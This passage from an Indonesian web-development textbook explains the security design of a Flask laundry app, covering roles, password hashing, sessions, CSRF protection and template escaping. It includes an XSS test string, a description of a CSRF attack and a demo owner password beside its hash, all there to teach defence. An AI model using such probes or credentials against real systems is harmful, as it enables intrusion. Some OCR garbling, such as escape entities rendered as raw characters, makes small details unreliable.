Ketiga, setiap `POST`, `PUT`, `PATCH`, atau `DELETE` harus membawa token CSRF dari Subbab 10.11, kecuali `api.login`, yang memang tidak mungkin membawanya, karena sebelum login belum ada sesi yang menyimpan token.

Perhatikan bahwa penjaga ini memakai **daftar izin** (*allow-list*): *endpoint* publik disebutkan satu per satu, dan yang lainnya pribadi secara bawaan. Pengembang yang menambah halaman baru bulan depan tidak perlu ingat untuk melindunginya. Jika ia lupa, halaman itu justru *lebih* terlindungi, bukan kurang, dan itulah arah gagal yang aman.

10.10.2 Peran dan izin

Penjaga menjawab "apakah ada yang login?". Pertanyaan berikutnya, "bolehkah orang *ini* melakukan *ini*?", bergantung pada peran. Aturan bisnis BR-12 menurunkan peran dari baris `Employee`, dan satu tabel memetakan tindakan ke peran yang boleh melakukannya (**Kode 10.15**).

Kode 10.15 `laundry/logic/rules.py`, baris 9 sampai 40: peran yang diturunkan dari baris pegawai (BR-12) dan tabel izin yang dipakai bersama oleh halaman, API, dan templat.

```
# ------------------------------------------------------------- BR-12 roles
OWNER, SUPERVISOR, CASHIER, WASHER = "owner", "supervisor", "cashier", "washer"


def derive_role(spv_id, section, has_subordinates):
    """BR-12: the role is worked out from the Employee row, in this order."""
    if spv_id is None:
        return OWNER
    if has_subordinates:
        return SUPERVISOR
    return CASHIER if section == "transaction" else WASHER


# Who may do what (api.md 1.2). The web pages and the API both use this table.
PERMISSIONS = {
    "see_money":         {OWNER, SUPERVISOR, CASHIER},
    "customers":         {OWNER, SUPERVISOR, CASHIER},      # read, create, update
    "customers_delete":  {OWNER, SUPERVISOR},
    "deposit_topup":     {OWNER, SUPERVISOR},               # BR-15
    "bills_list":        {OWNER, SUPERVISOR, CASHIER},      # the Bills menu page
    "bills_write":       {OWNER, SUPERVISOR, CASHIER},      # create, pay, hand over, edit
    "finish":            {OWNER, SUPERVISOR, WASHER},       # mark finished
    "cancel":            {OWNER, SUPERVISOR},               # cancel and complaint
    "services_write":    {OWNER},
    "reports":           {OWNER, SUPERVISOR},
    "employees_list":    {OWNER, SUPERVISOR},               # GET /api/employees
    "employees_manage":  {OWNER},                           # S14, set passwords
}


def allowed(role, action):
    return role in PERMISSIONS[action]
```

Pemilik, Hendra Wijaya (E0001), adalah satu-satunya pegawai tanpa atasan, sehingga `spv_id IS NULL` menjadikannya pemilik. E0002 dan E0003 memiliki bawahan dan menjadi supervisor. Semua yang lain adalah kasir (bagian `transaction`) atau tukang cuci (bagian `wash`). Sebuah *view* melindungi dirinya dengan satu baris, dekorator `@permission("reports")` atau panggilan `require("finish")`; keduanya melempar `Forbidden` (HTTP 403) jika peran tidak ada dalam himpunan. Templat memakai tabel yang sama melalui `can()` untuk menyembunyikan butir menu,

yang akan Anda lihat di **Kode 10.19**. Menyembunyikan adalah kesopanan; `require` di server adalah kendalinya.

Ada satu aturan lagi yang tidak dapat diungkapkan tabel peran: staf hanya boleh mengubah nota gerainya *sendiri*. `check_outlet()` di `logic/bills.py` membandingkan `bill["outlet_id"]` dengan gerai pengguna dan melempar 403 kecuali penggunanya pemilik. Uji TC-5.12 mengirim supervisor Keputih untuk menyelesaikan nota B2941 milik Wiyung, dan jawabannya 403.

10.10.3 Kata sandi

Login membandingkan kata sandi yang diketik pegawai dengan `Employee.password_hash`, tidak pernah dengan kolom lama `password` yang pada rancangan asli 2020 menyimpan teks polos (AC-1.3). **Kode 10.16** adalah modul *hashing* selengkapnya.

Kode 10.16 `laundry/passwords.py`: PBKDF2-HMAC-SHA256 dengan 600.000 iterasi dan *salt* acak 16 byte, dibandingkan dalam waktu konstan; alamat e-mail yang tidak dikenal menghabiskan waktu sebanyak alamat yang dikenal.

```
"""Password hashing in the Profitina Laundry format (database README, section 6).

    pbkdf2_sha256$<iterations>$<salt_b64>$<hash_b64>

PBKDF2-HMAC-SHA256, the password as UTF-8 bytes, a 16-byte random salt, a 32-byte key,
standard Base64 with '=' padding. The salt is Base64-DECODED before use: the 16 bytes
are the salt, not the 24-character text.

Plain passwords are never stored, logged, displayed or sent back (requirement S-5).
"""
import base64
import hashlib
import hmac
import secrets

ALGORITHM = "pbkdf2_sha256"
DEFAULT_ITERATIONS = 600_000
MIN_LENGTH = 8   # for NEW passwords (S-5); the demo passwords are older and longer anyway


def hash_password(password, iterations=DEFAULT_ITERATIONS):
    """Return a new hash string. A new random salt is used every time."""
    salt = secrets.token_bytes(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt, iterations,
dklen=32)
    return "$".join([ALGORITHM, str(iterations),
                     base64.b64encode(salt).decode("ascii"),
                     base64.b64encode(key).decode("ascii")])


def verify_password(password, stored):
    """True if `password` matches the stored hash. Never raises for a bad hash."""
    if not stored or password is None:
        return False
    try:
        algorithm, iterations, salt_b64, hash_b64 = stored.split("$")
        if algorithm != ALGORITHM:
            return False
        salt = base64.b64decode(salt_b64, validate=True)        # the BYTES
        expected = base64.b64decode(hash_b64, validate=True)
        key = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"), salt,
                                  int(iterations), dklen=len(expected))
        return hmac.compare_digest(key, expected)               # constant time
    except (ValueError, AttributeError):
        return False
```

Kode 10.16 (Lanjutan) *laundry/passwords.py: PBKDF2-HMAC-SHA256 dengan 600.000 iterasi dan salt acak 16 byte, dibandingkan dalam waktu konstan; alamat e-mail yang tidak dikenal menghabiskan waktu sebanyak alamat yang dikenal.*

```
# A hash of a random password. Checking a login for an unknown e-mail against it
# takes as long as a real check, so the response time does not reveal whether
# the e-mail exists.
_DUMMY_HASH = hash_password(secrets.token_hex(8), iterations=DEFAULT_ITERATIONS)


def waste_time_like_a_real_check(password):
    verify_password(password or "", _DUMMY_HASH)
```

Fungsi hash mengubah kata sandi menjadi nilai dengan panjang tetap yang tidak dapat dikembalikan menjadi kata sandinya. *Hash* cepat biasa tidak cukup, karena basis data yang dicuri dapat diserang dengan mencoba miliaran tebakan per detik. **PBKDF2** (*Password-Based Key Derivation Function 2*, RFC 8018 [9]) menerapkan *hash* berkali-kali secara berurutan, di sini

600.000 kali, yaitu jumlah yang direkomendasikan OWASP untuk PBKDF2-HMAC-SHA256 [10]; setiap tebakan kini menuntut penyerang melakukan 600.000 perhitungan *hash*, bukan satu. **Salt**, 16 byte acak yang dipilih baru untuk setiap kata sandi, membuat dua pegawai dengan kata sandi yang sama mendapatkan *hash* yang berbeda, sehingga satu tabel prahitung tidak dapat membobol semuanya.

Ambil nilai tersimpan milik pemilik dari basis data contoh:

```
pbkdf2_sha256$600000$JyvXTecVHbEnfad/9fAFlg==$pFbpqEpDCCxDbFVGmQFCV8yvI3e6pWgIx41FupND33k
=
```

Nilai ini memiliki empat bagian yang dipisahkan `$`: nama algoritma (13 karakter), jumlah iterasi `600000` (6), *salt* dalam Base64 (24 karakter, yang didekode menjadi 16 byte), dan kunci turunan dalam Base64 (44 karakter, 32 byte). Dengan tiga pemisahnya, panjang totalnya $13 + 1 + 6 + 1 + 24 + 1 + 44 = 90$ karakter, persis yang diperiksa uji TC-NF-05 untuk setiap *hash* baru. Untuk memverifikasi `Owner#2026`, `verify_password` memecah teks itu, mendekode *byte salt* (bukan 24 karakternya), menjalankan PBKDF2 600.000 kali, lalu membandingkan 32 byte hasilnya dengan yang tersimpan memakai `hmac.compare_digest`. Fungsi itu memerlukan waktu yang sama entah byte pertama yang berbeda atau byte terakhir, sehingga waktu respons tidak membocorkan seberapa dekat sebuah tebakan.

Tiga baris terakhir modul ini menutup kebocoran yang lebih senyap. Jika login langsung kembali untuk e-mail yang tidak dikenal tetapi memerlukan jeda yang terasa (600.000 iterasi) untuk e-mail yang dikenal, penyerang dapat mengetahui alamat mana milik staf dengan mengukur waktu jawaban. `waste_time_like_a_real_check()` menjalankan perhitungan yang sama terhadap *hash* tiruan ketika e-mailnya tidak dikenal, sehingga kedua jalur sama mahalnya. Bersama pesan yang identik, “E-mail or password is wrong.”, untuk kedua kasus (AC-1.2), login tidak mengungkapkan apa pun yang tidak perlu diungkapkannya.

10.10.4 Penguncian setelah lima kegagalan

`authenticate()` di `auth.py` menghitung kegagalan per alamat e-mail dalam sebuah `RateLimiter`: setelah lima kata sandi salah dalam lima belas menit, bahkan kata sandi yang benar pun ditolak dengan “Too many attempts, try again in 15 minutes.” dan HTTP 429 (AC-1.9). Penghitungnya tinggal di memori, yang memadai untuk satu PC di toko dan dicatat sebagai keterbatasan yang diketahui: memulai ulang server mengatur ulang penghitung, dan beberapa proses server masing-masing menghitung sendiri. Bab 14 kembali ke hal ini ketika aplikasi dijalankan oleh `gunicorn` dengan lebih dari satu *worker*.

10.11 Sesi dan CSRF

10.11.1 Mengapa sesi disimpan di server

Sesi bawaan Flask menyimpan datanya *di dalam* cookie, ditandatangani dengan kunci rahasia agar peramban tidak dapat mengubahnya. Itu cerdik dan cepat, tetapi membawa akibat yang melanggar kebutuhan AC-1.7: logout hanya meminta peramban melupakan cookie. Salinan cookie, yang diambil dari komputer bersama di toko sebelum logout, tetap menjadi sesi bertanda tangan yang sah sampai kedaluwarsa.

Karena itu `security.py` mengganti sesi tersebut dengan **sesi di sisi server** (*server-side session*). Cookie hanya menyimpan pengenal acak yang panjang; datanya (siapa yang login, token CSRF) tetap di sebuah kamus di server; dan logout menghapus entri itu, sehingga cookie lama seketika

tidak berharga. Uji TC-1.7 melakukan login, logout, memutar ulang cookie lama ke `/api/me`, dan mendapat 401. **Kode 10.17** menunjukkan bagaimana cookie ditulis.

Kode 10.17 `laundry/security.py`, baris 101 sampai 126: menyimpan sesi. Logout menghapusnya; login memberinya pengenal baru; cookie-nya `HttpOnly`, `SameSite=Lax`, dan `Secure` ketika situs dilayani melalui HTTPS.

```
    def save_session(self, app, sess, response):
        cookie_name = self.get_cookie_name(app)
        lifetime = app.config["SESSION_HOURS"] * 3600

        if sess.destroy_requested:
            if sess.sid:
                self.store.delete(sess.sid)
            response.delete_cookie(cookie_name, path="/")
            return

        if not sess.modified:
            return
        if sess.regenerate_requested and sess.sid:
            self.store.delete(sess.sid)  # the old id stops working immediately
            sess.sid = None
        if sess.sid is None:
            if not dict(sess):
                return                   # nothing worth remembering
            sess.sid = secrets.token_urlsafe(32)
            sess.regenerate_requested = False
        self.store.save(sess.sid, dict(sess), lifetime)
        response.set_cookie(
            cookie_name, sess.sid, max_age=lifetime, path="/",
            httponly=True,               # JavaScript cannot read the cookie
            samesite="Lax",              # not sent with cross-site POSTs
            secure=request.is_secure)    # only over HTTPS when the site uses HTTPS
```

Saat login, `start_session()` memanggil `regenerate()`, dan `save_session` membuang pengenal lama lalu membuat yang baru dengan `secrets.token_urlsafe(32)` (32 byte acak, 43 karakter). Ini mematahkan **session fixation**, serangan ketika seseorang menanamkan pengenal sesi yang ia ketahui ke peramban korban sebelum korban login, lalu memakai pengenal yang sama sesudahnya (AC-1.8) [11]. Ketiga bendera cookie masing-masing menutup satu pintu. `HttpOnly` menyembunyikan cookie dari JavaScript, sehingga skrip yang disusupkan pun tidak dapat membacanya. `SameSite=Lax` memberi tahu peramban agar tidak mengirimnya bersama `POST` yang datang dari situs lain. `Secure` menjauhkannya dari koneksi tak terenkripsi begitu binatu berjalan di HTTPS.

10.11.2 Token CSRF

Cross-site request forgery (CSRF, pemalsuan permintaan lintas situs) bekerja seperti ini. Seorang kasir sedang login ke aplikasi binatu di satu tab peramban. Di tab lain ia membuka halaman web yang disiapkan orang asing; di dalamnya tersembunyi formulir yang mengirim ke `http://shop/bills/B2938/handover`, yang dikirim otomatis oleh satu baris JavaScript. Perambannya mengirim permintaan itu *beserta cookie sesinya*, dan aplikasi, melihat sesi yang sah, menyerahkan nota yang tidak pernah ia sentuh. Orang asing itu tidak pernah melihat cookie-nya; ia hanya meminjam perambannya.

Pertahanannya adalah rahasia yang tidak dapat diketahui halaman orang asing itu [12]. Setiap sesi mendapat **token CSRF** acak; setiap formulir aplikasi menyertakannya dalam isian tersembunyi; API mengirimnya dalam *header* `X-CSRF-Token`; dan penjaga menolak setiap permintaan pengubah data yang tokennya hilang atau salah (**Kode 10.18**).

Kode 10.18 `laundry/security.py`, baris 130 sampai 152: token CSRF per sesi dan pemeriksaannya. Halaman orang asing dapat membuat peramban mengirim cookie, tetapi tidak dapat membaca token dari halaman-halaman aplikasi binatu.


```
def csrf_token():
    """The CSRF token of this session (created on first use). Used in every form."""
    token = session.get("csrf_token")
    if not token:
        token = secrets.token_urlsafe(32)
        session["csrf_token"] = token
    return token


def check_csrf(api=False):
    """Refuse a data-changing request whose CSRF token is missing or wrong (S-4).

    Web forms send the token in a hidden field `csrf_token`; the JSON API sends it
    in the header `X-CSRF-Token` (api.md 1).
    """
    expected = session.get("csrf_token")
    if api:
        sent = request.headers.get("X-CSRF-Token", "")
    else:
        sent = request.form.get("csrf_token") or request.headers.get("X-CSRF-Token", "")
    if not expected or not sent or not hmac.compare_digest(str(expected), str(sent)):
        raise CsrfFailed("The form has expired or the security token is missing. "
                         "Reload the page and try again.")
```

Halaman orang asing tidak dapat membaca token itu, karena *same-origin policy* (kebijakan asal yang sama) di peramban melarang satu situs membaca halaman situs lain. Ia dapat membuat peramban *mengirim* permintaan, tetapi tidak dapat *membaca* jawaban aplikasi. `hmac.compare_digest` sekali lagi membandingkan dalam waktu konstan. Uji TC-NF-04 mengirim formulir nota baru tanpa token dan dengan token dari sesi lain; keduanya ditolak dengan 403 dan tidak ada yang disimpan. Jalur Flask menulis pemeriksaan ini dengan tangan, sekitar dua puluh baris, agar Anda dapat melihatnya; di Django, Laravel, dan ASP.NET *framework*-nya menyediakan mekanisme yang sama, seperti ditunjukkan Bab 13.

Gambar 10.5 mengikuti satu permintaan API, `POST /api/bills`, melewati semua pemeriksaan ini.



Gambar 10.5 Jalur satu permintaan melalui jalur Flask. Setiap kotak merah adalah tempat permintaan dapat berhenti; hanya permintaan yang lolos dari semuanya yang mencapai transaksi.

10.12 Templat

10.12.1 Jinja2 dan escaping otomatis

Halaman-halaman ditulis dalam **Jinja2** [3], bahasa templat tempat `{{ ekspresi }}` mencetak sebuah nilai dan `{% pernyataan %}` mengendalikan halaman (`if`, `for`, `extends`, `block`). Setiap halaman setelah login memperluas satu bingkai, `base.html`, yang menggambar *header*, menu, pesan *flash*, dan *footer*. **Kode 10.19** adalah menunya.

Kode 10.19 `laundry/templates/base.html`, baris 19 sampai 32: menu. Setiap butir hanya muncul jika `can()` menyatakan peran itu boleh memakainya; server memeriksa izin yang sama sekali lagi pada setiap permintaan.

```
  {% if user %}
  <button type="button" class="menu-button" id="menu-button" aria-expanded="false"
          aria-controls="main-nav">&#8801; Menu</button>
  <nav id="main-nav" class="main-nav" aria-label="Main menu">
    {#- The menu fits the role: hidden items are NOT a security control, the server
        checks every request again (S-7). -#}
    <a href="{{ url_for('dashboard.index') }}">Dashboard</a>
    <a href="{{ url_for('dashboard.queue') }}">Queue</a>
    {% if can('bills_list') %}<a href="{{ url_for('bills.index') }}">Bills</a>{% endif %}
    {% if can('customers') %}<a href="{{ url_for('customers.index') }}">Customers</a>{%
endif %}
    {% if can('customers') %}<a href="{{ url_for('services.index') }}">Services</a>{% endif
%}
    {% if can('reports') %}<a href="{{ url_for('reports.index') }}">Reports</a>{% endif %}
    {% if can('employees_manage') %}<a href="{{ url_for('employees.index')
}}">Employees</a>{% endif %}
  </nav>
```

Tukang cuci yang login melihat dua butir, Dashboard dan Queue, karena `can('bills_list')`, `can('customers')`, dan `can('reports')` semuanya bernilai salah untuk peran tukang cuci. Layar menjadi lebih sederhana baginya, dan uji TC-1.6 memeriksanya. Namun jika ia mengetik `/reports/monthly` di bilah alamat, `@permission("reports")` milik *view* akan menjawab 403. Komentar di dalam templat mengatakannya dalam satu baris: butir yang disembunyikan bukanlah kendali keamanan.

Setiap `{{ ... }}` dalam templat ini di-**escape**: karakter `<`, `>`, `&`, `"`, dan `'` diganti dengan `<`, `>`, `&`, `"`, dan `'` sebelum mencapai halaman. Jadi jika kasir mendaftarkan pelanggan bernama `<script>alert(1)</script>` (tidak sengaja, atau karena si "pelanggan" sedang menguji aplikasi), halaman menampilkan karakter-karakter itu sebagai teks dan peramban tidak pernah menjalankannya. Uji TC-NF-03 melakukan persis hal itu lalu mencari `<script>` di HTML-nya. Satu-satunya cara mematikan *escaping* di Jinja2 adalah filter `|safe` atau kelas `Markup`, dan jalur ini tidak memakai keduanya.


> **PERINGATAN: `|safe` adalah janji yang Anda buat atas nama setiap nilai di masa depan.** Menulis `{{ note|safe }}` agar catatan dapat berisi teks tebal memang menggoda. Sejak saat itu, apa pun yang pernah mencapai `note`, dari formulir mana pun, impor mana pun, atau klien API mana pun, berjalan di peramban setiap staf. Jika pemformatan diperlukan, izinkan sekumpulan kecil *markup* yang tetap dan *escape* sisanya, atau pakai pustaka yang dibuat khusus untuk itu.

10.12.2 Filter untuk format binatu

`formatting.py` mendaftarkan beberapa **filter**, fungsi kecil yang dipakai dengan tanda `|`: `{{ bill.payment|money }}` mencetak `Rp 40.000` dengan titik sebagai pemisah ribuan (AC-7.3), dan `{{ bill.arrived|dt }}` mencetak `28 Sep 2026 19:52`. Nama-nama bulan ditulis di dalam kode alih-alih diambil dari `strftime('%b')`, yang mengikuti bahasa komputer dan akan mencetak `Okt` pada Windows berbahasa Indonesia. Struk binatu harus tampak sama di setiap PC kasir.


10.12.3 Layar-layarnya

Gambar 10.6 adalah formulir nota baru (S04) yang diisi seperti contoh di Subbab 10.9.2. Baris harga di bawah rak dihitung oleh beberapa baris JavaScript selagi kasir mengetik, `5 x Rp 8.000 = Rp 40.000`; server menghitungnya lagi dengan Persamaan (10.2) ketika formulir disimpan, dan hanya angka server yang disimpan (AC-4.3). Daftar rak menawarkan rak kosong di Wiyung, dari yang terendah, sehingga A03 muncul pertama karena A01 dan A02 sedang terpakai.



Gambar 10.6 Formulir nota baru untuk pelanggan C0151 di Wiyung: layanan, jumlah yang dibulatkan ke atas menjadi kilogram utuh, rak kosong, harga yang ditampilkan peramban selagi mengetik, dan pembayaran opsional saat itu juga.

Gambar 10.7 adalah halaman detail nota B0014, yang riwayatnya dikutip kebutuhan AC-5.6: diterima pada 3 Oktober 2025 pukul 10.02 oleh Kevin Tanoto, selesai dua hari kemudian oleh Siti Nurhaliza Rahman, diambil lewat Rizky Pratama, dan disusul keluhan pada 7 Oktober. Riwayat itu berasal dari `StatusLog`, tabel yang hanya pernah disisipi oleh aplikasi (S-11), sehingga menjadi jejak audit yang tidak dapat ditulis ulang diam-diam melalui aplikasi.




Gambar 10.7 Nota B0014: cuci-lipat 3 kg seharga Rp 24.000, dibayar dalam dua bagian (tunai, lalu QRIS), dan empat entri riwayatnya beserta pegawai yang menyebabkan masing-masing.

Struk pada **Gambar 10.8** adalah halaman tersendiri dengan *style sheet* cetak: baris navigasi di bagian atas lenyap di kertas (`@media print`), dan lebarnya pas untuk kertas termal 80 mm. Struk menampilkan berkas logo resmi, alamat dan telepon gerai, nota, jumlah dikali harga, pembayaran dan sisa tagihan, waktu janji, dan alamat halaman status, serta dengan sengaja *tidak* menampilkan alamat, e-mail, atau tanggal lahir pelanggan (AC-7.4). Struk berpindah ke saku pelanggan dan berakhir di jalan; minimisasi data berarti struk hanya memuat apa yang dibutuhkan pelanggan.



Gambar 10.8 Struk nota B2938 sebagaimana ditampilkan peramban sebelum dicetak: Rp 40.000 masih harus dibayar, siap pada 30 September 2026 pukul 19.52, dan petunjuk cek status.

Gambar 10.9 adalah halaman status publik pada jendela seukuran ponsel, halaman yang menjawab pertanyaan yang dahulu membuat pelanggan menelepon toko. Templatnya (**Kode 10.20**) hanya mencetak isian yang dikembalikan fungsi pencarian; karena fungsi itu tidak pernah memilih nama pelanggan, templat tidak dapat menampilkannya sekalipun karena kekeliruan.



Gambar 10.9 Cek status publik untuk B2938 dengan nomor telepon yang diketik memakai spasi: siap diambil sejak 30 September 2026 pukul 18.00, Rp 40.000 masih harus dibayar, dan gerai yang dapat dihubungi. Tidak ada nama, alamat, atau e-mail yang muncul.

Kode 10.20 `laundry/templates/status/check.html`, baris 26 sampai 43: bagian hasil pada halaman status. Setiap nilai melewati *escaping* Jinja2 dan filter format binatu.

```
  {% if result %}
  <section class="card narrow center-box status-result">
    <h2>{{ result.bill_id }}</h2>
    <p class="big upper">{{ result.status_text }}</p>
    {% if result.status_text == 'Ready for pickup' %}
      <p>since {{ result.finished|dt }}</p>
    {% elif result.status_text == 'In process' %}
      <p>In process, expected ready by {{ result.promised|dt }}</p>
    {% elif result.status_text == 'Collected' %}
      <p>Collected on {{ result.departed|dt }}</p>
    {% endif %}
    <p>Received {{ result.arrived|dt }}</p>
    <p>{{ result.service|short_service }} · {{ quantity(result.unit, result.service) }}</p>
    <p class="line"><span>Total</span> <strong>{{ result.payment|money }}</strong></p>
    <p class="line"><span>Still to pay</span> <strong>{{ result.balance|money
}}</strong></p>
    <p>{{ result.outlet.name }}<br>{{ result.outlet.phone }}</p>
  </section>
  {% endif %}
```

10.13 API JSON

10.13.1 Logika yang sama, penyajian yang berbeda

API ada agar program lain dapat memakai aplikasi binatu: *front end* statis di Bab 8, lembar kerja yang menarik angka bulanan, atau aplikasi ponsel di masa depan. API memakai sesi yang sama, peran yang sama, dan fungsi logika yang sama dengan halaman; hanya langkah terakhirnya yang berbeda, `jsonify(...)` alih-alih `render_template(...)`. **Kode 10.21** adalah *endpoint* yang membuat nota.

Kode 10.21 `laundry/api/bills.py`, baris 35 sampai 49: `POST /api/bills`. Hanya lima isian bernama yang disalin dari badan permintaan; jawabannya adalah nota baru, status 201, dan *header* `Location`.

```
@api.post("/bills")
@permission("bills_write")
def bill_create():
    body = json_body()
    pay_now = body.get("pay_now")
    if pay_now is not None and not isinstance(pay_now, dict):
        raise ValidationFailed({"pay_now": "pay_now must be an object {method, amount,
reference}."})
    # Only these fields are read. 'payment', 'id', 'status' and 'arrived' are ignored (BR-
1).
    data = {key: body.get(key) for key in ("customer_id", "service_id", "unit", "rack",
"outlet_id")}
    data["pay_now"] = pay_now
    bill_id = bill_logic.create_bill(g.user, data)
    response = jsonify(bill_detail_json(bill_logic.full_bill(bill_id)))
    response.headers["Location"] = f"/api/bills/{bill_id}"
    return response, 201
```

